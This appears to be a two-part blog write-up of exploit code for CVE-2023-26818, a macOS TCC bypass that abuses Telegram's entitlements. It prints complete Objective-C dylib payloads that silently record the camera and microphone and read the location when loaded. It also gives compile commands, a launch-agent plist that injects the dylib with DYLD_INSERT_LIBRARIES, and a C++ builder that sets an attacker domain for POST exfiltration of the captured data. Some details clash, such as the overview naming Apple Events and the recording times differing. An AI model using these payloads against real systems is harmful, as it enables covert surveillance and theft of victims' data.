By Zeyad Azima
Overview This combines both parts of the original write-up into a single post. Part 1 covers entitlement-targeted payloads (camera, microphone, Apple Events) for Telegram; Part 2 extends the tooling with data exfiltration and a console app for quicker dylib edits and compilation.
Part 1 — Exploit Writing: CVE-2023-26818 macOS TCC Bypass w/ Telegram Introduction After the 2 parts of analysis for the CVE-2023-26818. Now, It’s the time to write a full exploit for this vulnerability, We
gonna write a GUI based software that create different exploits and each one has a different approach. So this part is part
1, We gonna write and explain each exploit code that approching a different Entitlmenet. If you didn’t read the analysis
you better back and read it first.

Overview Now, Let’s take a look on the Entitlements of Telegram app, So we create an exploit for each one of them:
codesign -dv --entitlements - /Applications/Telegram.app
We can see that we have 3 of the Entitlements as the following:
com.apple.security.device.camera: This entitlement grants the app access to the camera.
com.apple.security.device.audio-input: With this entitlement, the app can access the microphone or any other audio input device.
com.apple.security.personal-information.location: This entitlement allows the app to access location services, meaning it can determine the geographic location of the device.
The Exploit Now, For each one of the Entitlements we gonna make it an exploit ( Except the cam it’s already exist ).
Camera Exploit #import <Foundation/Foundation.h> #import <AVFoundation/AVFoundation.h> @interface VideoRecorder : NSObject <AVCaptureFileOutputRecordingDelegate> @property (strong, nonatomic) AVCaptureSession *captureSession; @property (strong, nonatomic) AVCaptureDeviceInput *videoDeviceInput; @property (strong, nonatomic) AVCaptureMovieFileOutput *movieFileOutput; - (void)startRecording; - (void)stopRecording; @end @implementation VideoRecorder - (instancetype)init { self = [super init]; if (self) { [self setupCaptureSession]; } return self; } - (void)setupCaptureSession { self.captureSession = [[AVCaptureSession alloc] init]; self.captureSession.sessionPreset = AVCaptureSessionPresetHigh; AVCaptureDevice *videoDevice = [AVCaptureDevice defaultDeviceWithMediaType:AVMediaTypeVideo]; NSError *error; self.videoDeviceInput = [[AVCaptureDeviceInput alloc] initWithDevice:videoDevice error:&error]; if (error) { NSLog(@"Error setting up video device input: %@", [error localizedDescription]); return; } if ([self.captureSession canAddInput:self.videoDeviceInput]) { [self.captureSession addInput:self.videoDeviceInput]; } self.movieFileOutput = [[AVCaptureMovieFileOutput alloc] init]; if ([self.captureSession canAddOutput:self.movieFileOutput]) { [self.captureSession addOutput:self.movieFileOutput]; } } - (void)startRecording { [self.captureSession startRunning]; NSString *outputFilePath = [NSTemporaryDirectory() stringByAppendingPathComponent:@"recording.mov"]; NSURL *outputFileURL = [NSURL fileURLWithPath:outputFilePath]; [self.movieFileOutput startRecordingToOutputFileURL:outputFileURL recordingDelegate:self]; NSLog(@"Recording started"); } - (void)stopRecording { [self.movieFileOutput stopRecording]; [self.captureSession stopRunning]; NSLog(@"Recording stopped"); } #pragma mark - AVCaptureFileOutputRecordingDelegate - (void)captureOutput:(AVCaptureFileOutput *)captureOutput didFinishRecordingToOutputFileAtURL:(NSURL *)outputFileURL fromConnections:(NSArray<AVCaptureConnection *> *)connections error:(NSError *)error { if (error) { NSLog(@"Recording failed: %@", [error localizedDescription]); } else { NSLog(@"Recording finished successfully. Saved to %@", outputFileURL.path); } } @end __attribute__((constructor)) static void telegram(int argc, const char **argv) { VideoRecorder *videoRecorder = [[VideoRecorder alloc] init]; [videoRecorder startRecording]; [NSThread sleepForTimeInterval:5.0]; [videoRecorder stopRecording]; [[NSRunLoop currentRunLoop] runUntilDate:[NSDate dateWithTimeIntervalSinceNow:1.0]]; }
Let’s explain the code by part by part:
#import <Foundation/Foundation.h>
#import <AVFoundation/AVFoundation.h>
The Foundation framework provides basic classes and data types, while AVFoundation provides classes for working with audio
and video.
@interface VideoRecorder : NSObject <AVCaptureFileOutputRecordingDelegate>

@property (strong, nonatomic) AVCaptureSession *captureSession;
@property (strong, nonatomic) AVCaptureDeviceInput *videoDeviceInput;
@property (strong, nonatomic) AVCaptureMovieFileOutput *movieFileOutput;

- (void)startRecording;
- (void)stopRecording;

@end
This interface declares a class called VideoRecorder that conforms to the AVCaptureFileOutputRecordingDelegate protocol. It
defines properties for the AVCaptureSession (used to coordinate video capture), AVCaptureDeviceInput (used to represent the
device’s camera as an input source), and AVCaptureMovieFileOutput (used to write the captured video to a file).
@implementation VideoRecorder

- (instancetype)init {
    self = [super init];
    if (self) {
        [self setupCaptureSession];
    }
    return self;
}
Here the initializer for the VideoRecorder class. When an instance of VideoRecorder is created, it automatically calls the
setupCaptureSession method to set up the video capture session.
- (void)setupCaptureSession {
    self.captureSession = [[AVCaptureSession alloc] init];
    self.captureSession.sessionPreset = AVCaptureSessionPresetHigh;

    AVCaptureDevice *videoDevice = [AVCaptureDevice defaultDeviceWithMediaType:AVMediaTypeVideo];
    NSError *error;
    self.videoDeviceInput = [[AVCaptureDeviceInput alloc] initWithDevice:videoDevice error:&error];

    if (error) {
        NSLog(@"Error setting up video device input: %@", [error localizedDescription]);
        return;
    }

    if ([self.captureSession canAddInput:self.videoDeviceInput]) {
        [self.captureSession addInput:self.videoDeviceInput];
    }

    self.movieFileOutput = [[AVCaptureMovieFileOutput alloc] init];

    if ([self.captureSession canAddOutput:self.movieFileOutput]) {
        [self.captureSession addOutput:self.movieFileOutput];
    }
}
In this method we set up the AVCaptureSession and configures it to use the device’s default video capture device (camera).
It checks for errors during device input configuration and adds the video device input and movie file output to the capture
session if possible.
- (void)startRecording {
    [self.captureSession startRunning];
    NSString *outputFilePath = [NSTemporaryDirectory() stringByAppendingPathComponent:@"recording.mov"];
    NSURL *outputFileURL = [NSURL fileURLWithPath:outputFilePath];
    [self.movieFileOutput startRecordingToOutputFileURL:outputFileURL recordingDelegate:self];
    NSLog(@"Recording started");
}

- (void)stopRecording {
    [self.movieFileOutput stopRecording];
    [self.captureSession stopRunning];
    NSLog(@"Recording stopped");
}
The startRecording method starts the AVCaptureSession and begins recording video to a file with the specified output file
URL. The stopRecording method stops the recording and the AVCaptureSession.
#pragma mark - AVCaptureFileOutputRecordingDelegate

- (void)captureOutput:(AVCaptureFileOutput *)captureOutput
didFinishRecordingToOutputFileAtURL:(NSURL *)outputFileURL
      fromConnections:(NSArray<AVCaptureConnection *> *)connections
                error:(NSError *)error {
    if (error) {
        NSLog(@"Recording failed: %@", [error localizedDescription]);
    } else {
        NSLog(@"Recording finished successfully. Saved to %@", outputFileURL.path);
    }
}
This delegate method is called when the recording is finished. It checks for any error and logs the result accordingly.
__attribute__((constructor))
static void telegram(int argc, const char **argv) {
    VideoRecorder *videoRecorder = [[VideoRecorder alloc] init];

    [videoRecorder startRecording];
    [NSThread sleepForTimeInterval:3.0];
    [videoRecorder stopRecording];

    [[NSRunLoop currentRunLoop] runUntilDate:[NSDate dateWithTimeIntervalSinceNow:1.0]];
}
Finally, This function is marked with the __attribute__((constructor)) attribute which makes it a constructor function. It
is automatically called before the main function of the program starts running and inside it a new instance of the
VideoRecorder class is created and then video recording is started and stopped with a 3 seconds delay between the start and
stop calls.
Microphone Exploit #import <Foundation/Foundation.h> #import <AVFoundation/AVFoundation.h> @interface AudioRecorder : NSObject <AVCaptureFileOutputRecordingDelegate> @property (strong, nonatomic) AVCaptureSession *captureSession; @property (strong, nonatomic) AVCaptureDeviceInput *audioDeviceInput; @property (strong, nonatomic) AVCaptureMovieFileOutput *audioFileOutput; - (void)startRecording; - (void)stopRecording; @end @implementation AudioRecorder - (instancetype)init { self = [super init]; if (self) { [self setupCaptureSession]; } return self; } - (void)setupCaptureSession { self.captureSession = [[AVCaptureSession alloc] init]; self.captureSession.sessionPreset = AVCaptureSessionPresetHigh; AVCaptureDevice *audioDevice = [AVCaptureDevice defaultDeviceWithMediaType:AVMediaTypeAudio]; NSError *error; self.audioDeviceInput = [[AVCaptureDeviceInput alloc] initWithDevice:audioDevice error:&error]; if (error) { NSLog(@"Error setting up audio device input: %@", [error localizedDescription]); return; } if ([self.captureSession canAddInput:self.audioDeviceInput]) { [self.captureSession addInput:self.audioDeviceInput]; } self.audioFileOutput = [[AVCaptureMovieFileOutput alloc] init]; if ([self.captureSession canAddOutput:self.audioFileOutput]) { [self.captureSession addOutput:self.audioFileOutput]; } } - (void)startRecording { [self.captureSession startRunning]; NSString *outputFilePath = [NSTemporaryDirectory() stringByAppendingPathComponent:@"recording.m4a"]; NSURL *outputFileURL = [NSURL fileURLWithPath:outputFilePath]; [self.audioFileOutput startRecordingToOutputFileURL:outputFileURL recordingDelegate:self]; NSLog(@"Recording started"); } - (void)stopRecording { [self.audioFileOutput stopRecording]; [self.captureSession stopRunning]; NSLog(@"Recording stopped"); } #pragma mark - AVCaptureFileOutputRecordingDelegate - (void)captureOutput:(AVCaptureFileOutput *)captureOutput didFinishRecordingToOutputFileAtURL:(NSURL *)outputFileURL fromConnections:(NSArray<AVCaptureConnection *> *)connections error:(NSError *)error { if (error) { NSLog(@"Recording failed: %@", [error localizedDescription]); } else { NSLog(@"Recording finished successfully. Saved to %@", outputFileURL.path); } NSLog(@"Saved to %@", outputFileURL.path); } @end __attribute__((constructor)) static void telegram(int argc, const char **argv) { AudioRecorder *audioRecorder = [[AudioRecorder alloc] init]; [audioRecorder startRecording]; [NSThread sleepForTimeInterval:5.0]; [audioRecorder stopRecording]; [[NSRunLoop currentRunLoop] runUntilDate:[NSDate dateWithTimeIntervalSinceNow:1.0]]; }
Let’s explain the code by part by part:
#import <Foundation/Foundation.h>
#import <AVFoundation/AVFoundation.h>
The Foundation framework provides basic classes and data types, while AVFoundation provides classes for working with audio
and video.
@interface AudioRecorder : NSObject <AVCaptureFileOutputRecordingDelegate>

@property (strong, nonatomic) AVCaptureSession *captureSession;
@property (strong, nonatomic) AVCaptureDeviceInput *audioDeviceInput;
@property (strong, nonatomic) AVCaptureMovieFileOutput *audioFileOutput;

- (void)startRecording;
- (void)stopRecording;

@end
This interface declares a class called AudioRecorder that conforms to the AVCaptureFileOutputRecordingDelegate protocol. It
defines properties for the AVCaptureSession (used to coordinate audio capture), AVCaptureDeviceInput (used to represent the
device’s microphone as an input source), and AVCaptureMovieFileOutput (used to write the captured audio to a file).
Additionally, it declares methods to start and stop recording, ensuring that the audio can be recorded and saved as needed.
@interface AudioRecorder : @implementation VideoRecorder

- (instancetype)init {
    self = [super init];
    if (self) {
        [self setupCaptureSession];
    }
    return self;
}
This interface declares a class named AudioRecorder (to inherit from NSObject). The class has a custom initializer method
init which sets up the instance by calling the setupCaptureSession method which is responsible for configuring the audio
recording components. In short, The initializer ensures any superclass initialization is completed first before performing
the audio-specific setup.
- (void)setupCaptureSession {
    self.captureSession = [[AVCaptureSession alloc] init];
    self.captureSession.sessionPreset = AVCaptureSessionPresetHigh;

    AVCaptureDevice *audioDevice = [AVCaptureDevice defaultDeviceWithMediaType:AVMediaTypeAudio];
    NSError *error;
    self.audioDeviceInput = [[AVCaptureDeviceInput alloc] initWithDevice:audioDevice error:&error];

    if (error) {
        NSLog(@"Error setting up audio device input: %@", [error localizedDescription]);
        return;
    }

    if ([self.captureSession canAddInput:self.audioDeviceInput]) {
        [self.captureSession addInput:self.audioDeviceInput];
    }

    self.audioFileOutput = [[AVCaptureMovieFileOutput alloc] init];

    if ([self.captureSession canAddOutput:self.audioFileOutput]) {
        [self.captureSession addOutput:self.audioFileOutput];
    }
}
The setupCaptureSession method is responsible for initializing and configuring an AVCaptureSession for audio recording. It
first creates an audio recording session with a high-quality preset. Then, fetches the default audio device (like a
microphone) and tries to create an input source from it, If there is an error in setting up the input, it logs the error.
Otherwise, checks if the capture session can accept this audio input and if so, adds it to the session. Finally, it
initializes a file output destination for the audio recording and, if the session can handle this output, adds it to the
session.
- (void)startRecording {
    [self.captureSession startRunning];
    NSString *outputFilePath = [NSTemporaryDirectory() stringByAppendingPathComponent:@"recording.m4a"];
    NSURL *outputFileURL = [NSURL fileURLWithPath:outputFilePath];
    [self.audioFileOutput startRecordingToOutputFileURL:outputFileURL recordingDelegate:self];
    NSLog(@"Recording started");
}
The method - (void)startRecording is responsible for initiating the audio recording process and starts the capture session,
defines the path for the temporary audio file named recording.m4a and converts this path into a URL and then starts
recording audio to this file location. Finally, it logs that the recording process has started.
- (void)stopRecording {
    [self.audioFileOutput stopRecording];
    [self.captureSession stopRunning];
    NSLog(@"Recording stopped");
}
The stopRecording method is a part of the AudioRecorder class which performs the action of stopping the audio recording. by
first signaling the audioFileOutput object to stop recording the audio data. Then instructs the captureSession to cease all
capturing activities. Lastly, it logs the message Recording stopped to indicate the recording process has been terminated.
#pragma mark - AVCaptureFileOutputRecordingDelegate

- (void)captureOutput:(AVCaptureFileOutput *)captureOutput
didFinishRecordingToOutputFileAtURL:(NSURL *)outputFileURL
      fromConnections:(NSArray<AVCaptureConnection *> *)connections
                error:(NSError *)error {
    if (error) {
        NSLog(@"Recording failed: %@", [error localizedDescription]);
    } else {
        NSLog(@"Recording finished successfully. Saved to %@", outputFileURL.path);
    }
    NSLog(@"Saved to %@", outputFileURL.path);
}

@end
The method captureOutput:didFinishRecordingToOutputFileAtURL:fromConnections:error: is part of the
AVCaptureFileOutputRecordingDelegate protocol and It’s called once a recording session concludes & method checks for any
errors that might have occurred during recording. If an error is detected a message is logged detailing the failure and If
the recording was successful, a message logs its successful completion and specifies where the recording was saved. Finally,
the file path of the saved recording is also logged.
__attribute__((constructor))
static void telegram(int argc, const char **argv) {
    AudioRecorder *audioRecorder = [[AudioRecorder alloc] init];

    [audioRecorder startRecording];
    [NSThread sleepForTimeInterval:5.0];
    [audioRecorder stopRecording];

    [[NSRunLoop currentRunLoop] runUntilDate:[NSDate dateWithTimeIntervalSinceNow:1.0]];
}
Finally, here define a function named telegram that is designated to run automatically when the library containing it is
loaded as the __attribute__((constructor)) exist. Inside this function, an instance of the AudioRecorder class is created
and immediately starts recording. The recording lasts for 5 seconds after which it stops. To ensure that the recording
completes and the thread doesn’t terminate prematurely, the current run loop is kept running for an additional second.
Location Exploit #import <Foundation/Foundation.h> #import <CoreLocation/CoreLocation.h> @interface LocationFetcher : NSObject <CLLocationManagerDelegate> @property (strong, nonatomic) CLLocationManager *locationManager; - (void)startFetchingLocation; - (void)stopFetchingLocation; @end @implementation LocationFetcher - (instancetype)init { self = [super init]; if (self) { _locationManager = [[CLLocationManager alloc] init]; _locationManager.delegate = self; [_locationManager requestAlwaysAuthorization]; } return self; } - (void)startFetchingLocation { [self.locationManager startUpdatingLocation]; NSLog(@"Location fetching started"); } - (void)stopFetchingLocation { [self.locationManager stopUpdatingLocation]; NSLog(@"Location fetching stopped"); } #pragma mark - CLLocationManagerDelegate - (void)locationManager:(CLLocationManager *)manager didUpdateLocations:(NSArray<CLLocation *> *)locations { CLLocation *latestLocation = [locations lastObject]; NSLog(@"Received Location: Latitude: %f, Longitude: %f", latestLocation.coordinate.latitude, latestLocation.coordinate.longitude); } - (void)locationManager:(CLLocationManager *)manager didFailWithError:(NSError *)error { NSLog(@"Location fetching failed: %@", [error localizedDescription]); } @end __attribute__((constructor)) static void telegram(int argc, const char **argv) { LocationFetcher *locationFetcher = [[LocationFetcher alloc] init]; [locationFetcher startFetchingLocation]; [NSThread sleepForTimeInterval:5.0]; [locationFetcher stopFetchingLocation]; [[NSRunLoop currentRunLoop] runUntilDate:[NSDate dateWithTimeIntervalSinceNow:1.0]]; }
Let’s Explain the code.
#import <Foundation/Foundation.h>
#import <CoreLocation/CoreLocation.h>

@interface LocationFetcher : NSObject <CLLocationManagerDelegate>

@property (strong, nonatomic) CLLocationManager *locationManager;

- (void)startFetchingLocation;
- (void)stopFetchingLocation;

@end
This interface declares a class named LocationFetcher that conforms to the CLLocationManagerDelegate protocol which defines
a property for the CLLocationManager (used to manage the delivery of location-related events to your app).
There are two instance methods declared:
(void)startFetchingLocation: Which is a method that starts the process of fetching the device’s location.
(void)stopFetchingLocation: Which is a method that stops the process of fetching the device’s location.
This class is designed to manage location updates and to handle the starting and stopping of location fetch operations using
the Core Location framework.
@implementation LocationFetcher

- (instancetype)init {
    self = [super init];
    if (self) {
        [self setupLocationManager];
    }
    return self;
}
Here it provides the implementation for the LocationFetcher class which Starting with the init method which initializes an
instance of the LocationFetcher class. Within this method the setupLocationManager method is called to configure the
CLLocationManager.
- (void)setupLocationManager {
    self.locationManager = [[CLLocationManager alloc] init];
    self.locationManager.delegate = self;
}
Here initializes a CLLocationManager object and assigns it to the locationManager property.
Sets the delegate of the locationManager to the current instance of LocationFetcher which ensures that the class can receive
location-related events.
- (void)startFetchingLocation {
    [self.locationManager startUpdatingLocation];
    NSLog(@"Fetching location started");
}
Here Calls the startUpdatingLocation method on the locationManager to begin delivering location updates.
- (void)stopFetchingLocation {
    [self.locationManager stopUpdatingLocation];
    NSLog(@"Fetching location stopped");
}
Here Calls the stopUpdatingLocation method on the locationManager to stop delivering location updates.
#pragma mark - CLLocationManagerDelegate

- (void)locationManager:(CLLocationManager *)manager didUpdateLocations:(NSArray<CLLocation *> *)locations {
    CLLocation *currentLocation = locations.lastObject;
    NSLog(@"Received location: %f, %f", currentLocation.coordinate.latitude, currentLocation.coordinate.longitude);
}
@end
This Implements the CLLocationManagerDelegate protocol method didUpdateLocations: which method gets called when new
location data is available.Then logs the most recent location (latitude and longitude) to the console.
__attribute__((constructor))
static void telegram(int argc, const char **argv) {
    LocationFetcher *locationFetcher = [[LocationFetcher alloc] init];

    [locationFetcher startFetchingLocation];
    [NSThread sleepForTimeInterval:5.0];
    [locationFetcher stopFetchingLocation];

    [[NSRunLoop currentRunLoop] runUntilDate:[NSDate dateWithTimeIntervalSinceNow:1.0]];
}
This block effectively demonstrates the basic usage of the LocationFetcher class by fetching the location for 5 seconds upon
the application’s start.
Exploit Testing Camera Exploit Compiling and testing time:
gcc -dynamiclib -framework Foundation -framework AVFoundation Camexploit.m -o Cam.dylib
Microphone Exploit Compiling and testing time:
gcc -dynamiclib -framework Foundation -framework AVFoundation Micexploit.m -o Micexploit.dylib
Location Exploit Compiling and testing time:
gcc -dynamiclib -framework Foundation -framework CoreLocation -framework AVFoundation Locexploit.m -o Locexploit.dylib
Sandbox To exploit the vulnerability in general with any Entitlemment while the sandbox is activited for the app, We will Just use the launch agent:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
       <key>Label</key>
        <string>com.telegram.launcher</string>
        <key>RunAtLoad</key>
        <true/>
        <key>EnvironmentVariables</key>
        <dict>
          <key>DYLD_INSERT_LIBRARIES</key>
          <string>DYLIB_PATH</string>
        </dict>
        <key>ProgramArguments</key>
        <array>
  <string>/Applications/Telegram.app/Contents/MacOS/Telegram</string>
        </array>
        <key>StandardOutPath</key>
        <string>/tmp/telegram.log</string>
        <key>StandardErrorPath</key>
        <string>/tmp/telegram.log</string>
</dict>
</plist>
Conclusion You can find the exploits code on github from here . And it will be updated as we gonna add more features and write a swift
GUI app for MacOS to generate exploit with customizable options that can be used in different ways and go further with
exploitation.
Part 2 — Exploit Writing: CVE-2023-26818 macOS TCC Bypass w/ Telegram (Upgraded) Disclaimer This exploit has been created solely for the purposes of research and for the development of effective defensive techniques.
It is not intended to be used for any malicious or unauthorized activities. The author and the owner of the script disclaim
any responsibility or liability for any misuse or damage caused by this software. Users are urged to use this software
responsibly and only in accordance with applicable laws and regulations. Not for non-ethical usages.

Introduction In this second part, we added more features to the exploits to send the results to a special domain/website in a POST
request, So the data can be transferred to the targeted server and retrieved from the server side to the original format.
The Exploit Here we created a console app to make it easier to edit and compile the dylibs codes. And let’s break down the codes:
#include <iostream>
#include <string>
#include <cctype>
#include <fstream>
#include <sstream>
These are the header files that the code needs.
bool isNumber(const std::string& str) {
    for (char const &c : str) {
        if (!std::isdigit(c)) return false;
    }
    return true;
}
Here, checks if a given string is a number by iterating through each character in the string and ensuring it’s a digit. It
returns true if the string is a number, false otherwise.
void compileAndExport(const std::string &libraryName) {
    std::string compileCommand;
    if (libraryName == "Camera") {
        compileCommand = "gcc -dynamiclib -framework Foundation -framework AVFoundation ./libs/Camexploit.m -o ./Exports/Cam.dylib";
    } else if (libraryName == "Microphone") {
        compileCommand = "gcc -dynamiclib -framework Foundation -framework AVFoundation ./libs/Micexploit.m -o ./Exports/Micexploit.dylib";
    } else if (libraryName == "Location") {
        compileCommand = "gcc -dynamiclib -framework Foundation -framework CoreLocation -framework AVFoundation ./libs/Locexploit.m -o ./Exports/Locexploit.dylib";
    }

    int result = system(compileCommand.c_str());
    if (result == 0) {
        std::cout << libraryName << " compilation successful. Exported to ./Exports folder.\n";
    } else {
        std::cerr << libraryName << " compilation failed. Please check the source code.\n";
    }
}
This function compiles and exports a library based on its name. It prepares a compilation command string based on the
library’s name and then executes it using the system function. After execution, it checks if the compilation was successful
and notifies the user accordingly.
void updateFileContent(const std::string& filePath, const std::string& timeInSeconds, const std::string& outputFilename, const std::string& domainName) {
    std::ifstream file(filePath);
    std::ostringstream tempStream;
    std::string line;

    while (std::getline(file, line)) {
        if (line.find("[NSThread sleepForTimeInterval:") != std::string::npos) {
            tempStream << "[NSThread sleepForTimeInterval:" << timeInSeconds << ".0];\n";
        } else if (line.find("[NSTemporaryDirectory() stringByAppendingPathComponent:@\"file_name\"]") != std::string::npos) {
            tempStream << "NSString *outputFilePath = [NSTemporaryDirectory() stringByAppendingPathComponent:@\"" << outputFilename << "\"];\n";
        } else if (line.find("[request setURL:[NSURL URLWithString:@\"http://a.com\"]]") != std::string::npos) {
            tempStream << "[request setURL:[NSURL URLWithString:@\"" << domainName << "\"]];\n";
        } else {
            tempStream << line << "\n";
        }
    }
    file.close();

    std::ofstream outFile(filePath);
    outFile << tempStream.str();
    outFile.close();
}
This function updates the content of a given file (specified by filePath). It reads the file line by line and looks for
specific placeholders to replace them with user input values (time, filename, and domain name). After modifying the
content, it writes the updated content back to the same file.
int main() {
    bool camera = false;
    bool microphone = false;
    bool location = false;
    std::string timeInSeconds;
    std::string outputFilename;
    std::string domainName;
Here are flags for each option (camera, microphone, and location) are declared along with strings to store user input for
recording time, output filename, and domain name.
while (true) {
        std::cout << "Select options by entering the number:\n";
        std::cout << "1. Toggle Camera (" << (camera ? "Selected" : "Not Selected") << ")\n";
        std::cout << "2. Toggle Microphone (" << (microphone ? "Selected" : "Not Selected") << ")\n";
        std::cout << "3. Toggle Location (" << (location ? "Selected" : "Not Selected") << ")\n";
        std::cout << "4. Set Time In Second for Recording (" << timeInSeconds << ")\n";
        std::cout << "5. Set Output Filename (" << outputFilename << ")\n";
        std::cout << "6. Set Domain Name (" << domainName << ")\n";
        std::cout << "7. Export\n";
        std::cout << "8. Exit\n";
        std::cout << "> ";

        int choice;
        std::cin >> choice;
        std::cin.ignore(std::numeric_limits<std::streamsize>::max(), '\n'); // clear the buffer

        switch (choice) {
            case 1:
                camera = !camera;
                break;
            case 2:
                microphone = !microphone;
                break;
            case 3:
                location = !location;
                break;
            case 4:
                if (camera || microphone) {
                    std::cout << "Enter time in seconds: ";
                    std::getline(std::cin, timeInSeconds);
                    if (!isNumber(timeInSeconds)) {
                        std::cout << "Invalid input! Please enter a valid number for time.\n";
                        timeInSeconds = "";
                    }
                } else {
                    std::cout << "You need to select Camera or Microphone first!\n";
                }
                break;
            case 5:
                if (camera || microphone) {
                    std::cout << "Enter output filename: ";
                    std::getline(std::cin, outputFilename);
                } else {
                    std::cout << "You need to select Camera or Microphone first!\n";
                }
                break;
            case 6:
                std::cout << "Enter domain name (including http:// or https://): ";
                std::getline(std::cin, domainName);
                break;
            case 7:
                if (!camera && !microphone && !location) {
                    std::cout << "Please select at least one option!\n";
                } else if ((camera || microphone || location) && (timeInSeconds.empty() || outputFilename.empty() || domainName.empty())) {
                    std::cout << "Please fill in all required fields!\n";
                } else if ( location && domainName.empty()) {
                    std::cout << "Please fill in all required fields!\n";
                } else {
                    if (camera) {
                        updateFileContent("./libs/Camexploit.m", timeInSeconds, outputFilename, domainName);
                        compileAndExport("Camera");
                    }
                    if (microphone) {
                        updateFileContent("./libs/Micexploit.m", timeInSeconds, outputFilename, domainName);
                        compileAndExport("Microphone");
                    }
                    if (location) {
                        updateFileContent("./libs/Locexploit.m", timeInSeconds, outputFilename, domainName);
                        compileAndExport("Location");
                    }
                }
                break;
            case 8:
                return 0;
            default:
                std::cout << "Invalid choice. Please try again.\n";
                break;
        }
This loop continues to run until the user chooses the Exit option. Within the loop, the console presents a menu to the user
to select various options such as toggling which features are selected, setting the recording time, output filename, domain
name, and exporting. Depending on the user’s choice, various tasks are performed. and then executes actions based on the
user’s choice. If the user chooses option 8. Exit the code will exit, terminating the loop and the process.
Exploit Test
Victim Side:
Attacker Side:
Conclusion As of now we finished the full exploit with the ability to send the data to us on the server after we exploit it, Disclaimer:
exploit has been created solely for the purposes of research and for the development of effective defensive techniques. It is
not intended to be used for any malicious or unauthorized activities. The author and the owner of the script disclaim any
responsibility or liability for any misuse or damage caused by this software. Users are urged to use this software responsibly
and only in accordance with applicable laws and regulations. Not for non-ethical usages.